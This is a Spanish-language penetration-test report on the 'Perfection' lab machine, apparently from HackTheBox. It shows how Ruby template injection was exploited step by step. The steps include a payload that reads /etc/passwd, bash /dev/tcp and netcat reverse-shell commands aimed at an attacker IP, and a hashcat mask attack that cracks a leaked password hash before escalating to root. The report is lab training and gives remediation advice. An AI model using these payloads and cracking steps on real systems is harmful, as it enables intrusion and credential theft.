


INTERNET

SHELLBOX

ROOT

Reporte de Pentesting.

Cliente: Máquina / Perfection.



Grupo de trabajo:

- Sh3llr1ck0.

Contenido.

Reporte ejecutivo.....	03
Objetivo.....	03
Alcance.....	03
Hallazgos.....	03
Recomendaciones.....	04
 Reporte de vulnerabilidades.....	 05
Server Side Template Injection	05
Information Leakage	09
 Escala de medición	 12

Reporte Ejecutivo.

Objetivo.

Aplicar la metodología pentester con el fin de obtener las vulnerabilidades presentes, al igual que explotables, para el cliente/máquina "Perfection". Presentando este reporte en busca de la actualización de sistemas o configuraciones reduciendo los riesgos presentes.

Tal auditoría informática se realizó dentro del marco conocido como "Grey box", término asociado a auditorías pentester con un cierto grado de información proporcionada por el cliente "Perfection".

Alcance.


- Directorios presentes: Todos.
- Dominio / subdominios: Todos
- Ip: 10.10.11.253

Hallazgos.

El cliente/máquina "Perfection" es considerado vulnerable debido a la presencia de fallos en su seguridad, tales que permiten a un atacante lograr desde inyección de comandos hasta conexión inversa, obteniendo acceso remoto por medio de la vulnerabilidad "SSTI". La vulnerabilidad conocida como "Server Side Template Injection" comúnmente considerada grave debido a que permite realizar acciones del lado del servidor; siendo la inyección de comandos directamente en el servidor remoto, implicando interacción directa, comprometiendo por completo al servidor.

El sistema encargado del almacenamiento y hosting de la página web se ubicó la posibilidad de migrar a un usuario administrador conociendo el formato de contraseñas utilizado.

Puntaje	Total	Vulnerabilidad	Impacto
8.3 Alto	1	Server Side Template Injection	Riesgo alto significando el impacto que conlleva la ejecución de comandos.
6.3 Medio	1	Leakage information.	Riesgo variable, dependiendo de la información.



Recomendaciones.

- Inyección de template: Método de validación de datos proporcionados por el usuario.
- Filtrado de información: Eliminar archivo conteniendo el formato de la contraseña.

Reporte de vulnerabilidades.

Server Side Template Injection (SSTI).

Score. AV:N/AC:L/PR:N/UI:N/S:C/C:L/I:L/A:L/8.3.

Definición.

Vulnerabilidad web en la cual, los datos introducidos por el usuario son incrustados dentro del template manejado por el servidor de una manera insegura, generalmente resultando en ejecución remota de comandos.

Detalles.

Pasos a seguir con el objetivo de replicar la explotación de la vulnerabilidad de SSTI

Paso 1:

Enumerando la página web y sus recursos presentes, es posible identificar el uso del lenguaje de programación Ruby 3.0.2 del lado del servidor.

Paso 2:

Inicializar la herramienta burpsuite, click "Ok", click "Next", click "Start Burp", dirigirse a la pestaña Proxy, click "Intercept is off".

Paso 3:

Habilitar el proxy en el navegador web firefox. Click en icono superior derecho "Open Application Menu", click "Settings", dirigirse a la parte inferior en el apartado "General", Click "Settings" en la sección "Network Settings", seleccionar "Manual proxy configuration"; finalmente configurar localhost (127.0.0.1) y puerto 8080 en los tres apartados proxy.





Figura 1: Proxy configurado.

Paso 4:

Visitar la página web <http://perfection.htb/weighted-grade-calc>.

Paso 5:

Fijar valores “a” para la sección “category”, 80 para la sección “grade”, 100 para la sección “weight”. Siguiendo de “N/A” para los apartados “category” y 0 para los apartados “grade” y “weight” restantes. Enviando la solicitud previamente llenada.



The screenshot shows a web form titled "Calculate your weighted grade". It contains a table with three columns: "Category", "Grade", and "Weight (%)". The first row is filled with "a", "80", and "100". The next four rows have "N/A" in the "Category" column and "0" in both the "Grade" and "Weight (%)" columns. A "Submit" button is located at the bottom left of the form.

Category	Grade	Weight (%)
a	80	100
N/A	0	0
N/A	0	0
N/A	0	0
N/A	0	0

Submit

Figura 2: Datos llenados.

Paso 6:

Interceptando la petición con la herramienta burp suite previamente configurada, enviamos la solicitud a la sección “Repeater” con click derecho, seguido de click “Send to Repeater”.

Paso 7:

Alterar el valor del parámetro “category 1” con la siguiente inyección cifrada en formato url.

`%3C%25%3D%20%60cat%20%2Fetc%2Fpasswd%60%20%25%3E%0ATEXT`

Inyección cifrada en formato url.

Paso 8:

Enviar la petición alterada, obteniendo la respuesta del lado derecho con el contenido del archivo “/etc/passwd”.

```
Your total grade is 80%<p>
susan
uid=1001(susan) gid=1001(susan) groups=1001(susan),27(sudo)
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uidd:x:108:114::/run/uidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
susan:x:1001:1001:Susan Miller,,,:/home/susan:/bin/bash
_laurel:x:998:998::/var/log/laurel:/bin/false

TEXT: 80%
</p>
```

Figura 3: Inyección.

Paso 9:

Inicializar una sesión en modo escucha utilizando la herramienta netcat en espera de nuestra conexión inversa.

```
nc -lvnp PUERTO
```

Paso 10:

Modificando nuevamente la inyección generando una conexión inversa a nuestra máquina atacante.


```
<%= `bash -c 'bash -i >& /dev/tcp/10.10.X.X/1234 0>&1` %>`
```

TEXT

Nota: Inyección en formato no cifrado debido a la varianza en las direcciones ips y puerto utilizado; es posible utilizar el comando "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|bin/sh -i 2>&1|nc 10.10.X.X 1234 >/tmp/f" en caso de no funcionar. Es posible cifrar la inyección en la pagina web "CyberChef" adjuntada en la sección de referencias.

Paso 11:

Enviar la solicitud alterada, esperar un par de segundos obteniendo una sesión inversa.



```
(kali@h4ck)-[~/.../HTB/machines/reported/perfection]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.16.97] from (UNKNOWN) [10.10.11.253] 59082
bash: cannot set terminal process group (989): Inappropriate ioctl for device
bash: no job control in this shell
susan@perfection:~/ruby_app$
```

Figura 2: Conexión inversa.

Componentes afectados.

category1={valor}.

Fuentes.

<https://gchq.github.io/CyberChef/>

https://owasp.org/www-project-web-security-testing-guide/v41/4-Web_Application_Security_Testing/07-Input_Validation_Testing/18-Testing_for_Server_Side_Template_Injection

SSTI bypass

<https://blog.devops.dev/ssti-bypass-filter-0-9a-z-i-08a5b3b98def>

<https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#ruby>

Recomendaciones.

Método de validación para cada parámetro con valores introducidos por el usuario, eliminando caracteres especiales encargados de inyecciones.

Information Leakage.

Score. AV:L/AC:L/PR:L/UI:N/S:C/C:L/I:L/A:L/6.3.

Definición.

Leakage Information es una vulnerabilidad, generalmente en el ámbito web, la cual proporciona información sensible o valiosa de manera no intencionada. Generalmente, dicha vulnerabilidad representa un impacto variable conforme al tipo de información olvidada por los desarrolladores. Sin embargo, tal información puede ser utilizada para ataques con mayor impacto.

Detalles.

Dentro del proceso de escalación de privilegios, contamos con la presencia de un archivo conteniendo el formato a utilizar para la creación de contraseñas, el cual nos permitió realizar un ataque para averiguar dicha contraseña.

Paso 1:

Utilizando la sesión inversa previamente adquirida, nos dirigimos al directorio mail.

```
cd /var/mail  
cat susan
```

Paso 2:

Obtenemos el contenido del archivo “susan”, mostrando el formato utilizado.

```
Due to our transition to Jupiter Grades because of the PupilPat  
h data breach, I thought we should also migrate our credentials  
( 'our' including the other students  
  
in our class) to the new platform. I also suggest a new passwor  
d specification, to make things easier for everyone. The passwo  
rd format is:  
  
{firstname}_{firstname backwards}_{randomly generated integer b  
etween 1 and 1,000,000,000}  
  
Note that all letters of the first name should be convered into  
lowercase.  
  
Please hit me with updates on the migration when you can. I am  
currently registering our university with the platform.  
  
- Tina, your delightful student
```

Figura 1: Formato de contraseña.

Paso 3:

Ubicándonos en el directorio “Mitigation” encontramos un archivo SQLite 3.x “pupilpath_credentials”. Utilizando la herramienta strings logramos obtener usuarios y contraseñas; filtrando el resultado para el hash del usuario susan.

```
cd /home/susan/Mitigation
strings pupilpath_credentials.db | grep -E "Susan Miller" | cut -d "r" -f 2 > hash
```

Paso 4:

Utilizando la herramienta “hashcat” es posible realizar un ataque, rompiendo el cifrado del hash previamente adquirido.

```
abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f:susan_nasus_413759210
Session.....: hashcat
Status.....: Cracked
Hash.Mode.....: 1400 (SHA2-256)
Hash.Target.....: abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a3019934 ... 39023f
Time.Started.....: Mon Apr  1 21:31:03 2024 (3 mins, 34 secs)
Time.Estimated...: Mon Apr  1 21:34:37 2024 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.....: susan_nasus_?d?d?d?d?d?d?d?d [21]
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 1449.7 kH/s (0.55ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 324558848/1000000000 (32.46%)
Rejected.....: 0/324558848 (0.00%)
Restore.Point...: 324556800/1000000000 (32.46%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1...: susan_nasus_126824210 → susan_nasus_803824210
Hardware.Mon.#1..: Temp: 83c Util: 58%

Started: Mon Apr  1 21:30:23 2024
Stopped: Mon Apr  1 21:34:39 2024

(kali㉿h4ck)-[~/.../machines/reported/perfection/privesc]
$ hashcat -m 1400 hashes -a 3 susan_nasus_?d?d?d?d?d?d?d?d --show
abeb6f8eb5722b8ca3b45f6f72a0cf17c7028d62a15a30199347d9d74f39023f:susan_nasus_413759210

(kali㉿h4ck)-[~/.../machines/reported/perfection/privesc]
$ hashcat -m 1400 hashes -a 3 susan_nasus_?d?d?d?d?d?d?d?d --show
```

Figura 2: Hash descifrado.

Paso 5:

Migración hacia el usuario root mediante el comando “sudo su”, proporcionando la contraseña previamente encontrada por medio de fuerza bruta.

```
susan@perfection:~/ruby_app$ sudo su
[sudo] password for susan:
root@perfection:/home/susan/ruby_app# whoami; id; cd /root; ls -al
root
uid=0(root) gid=0(root) groups=0(root)
total 32
drwx-----  4 root root 4096 Apr  1 20:23 .
drwxr-xr-x 18 root root 4096 Oct 27 10:36 ..
lrwxrwxrwx  1 root root   9 Feb 27  2023 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Oct 15  2021 .bashrc
drwx-----  2 root root 4096 Feb 26 09:15 .cache
drwxr-xr-x  3 root root 4096 Feb 27  2023 .local
-rw-r--r--  1 root root  161 Jul  9  2019 .profile
lrwxrwxrwx  1 root root   9 Feb 27  2023 .python_history -> /dev/null
-rw-r-----  1 root root  33 Apr  1 20:23 root.txt
-rw-r--r--  1 root root  39 Oct 17 12:26 .vimrc
root@perfection:~#
```

Figura 3: Migración realizada a usuario root.

Componentes afectados.

Archivo susan conteniendo el formato de contraseñas.

Fuentes.

<https://cybr.com/cybersecurity-fundamentals-archives/what-is-information-leakage-and-how-do-you-prevent-it/>
<https://cwe.mitre.org/data/definitions/200.html>

Recomendaciones.

Eliminación del archivo susan.

Escala de medición.

Rating	CVSS Score
None	0.0
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0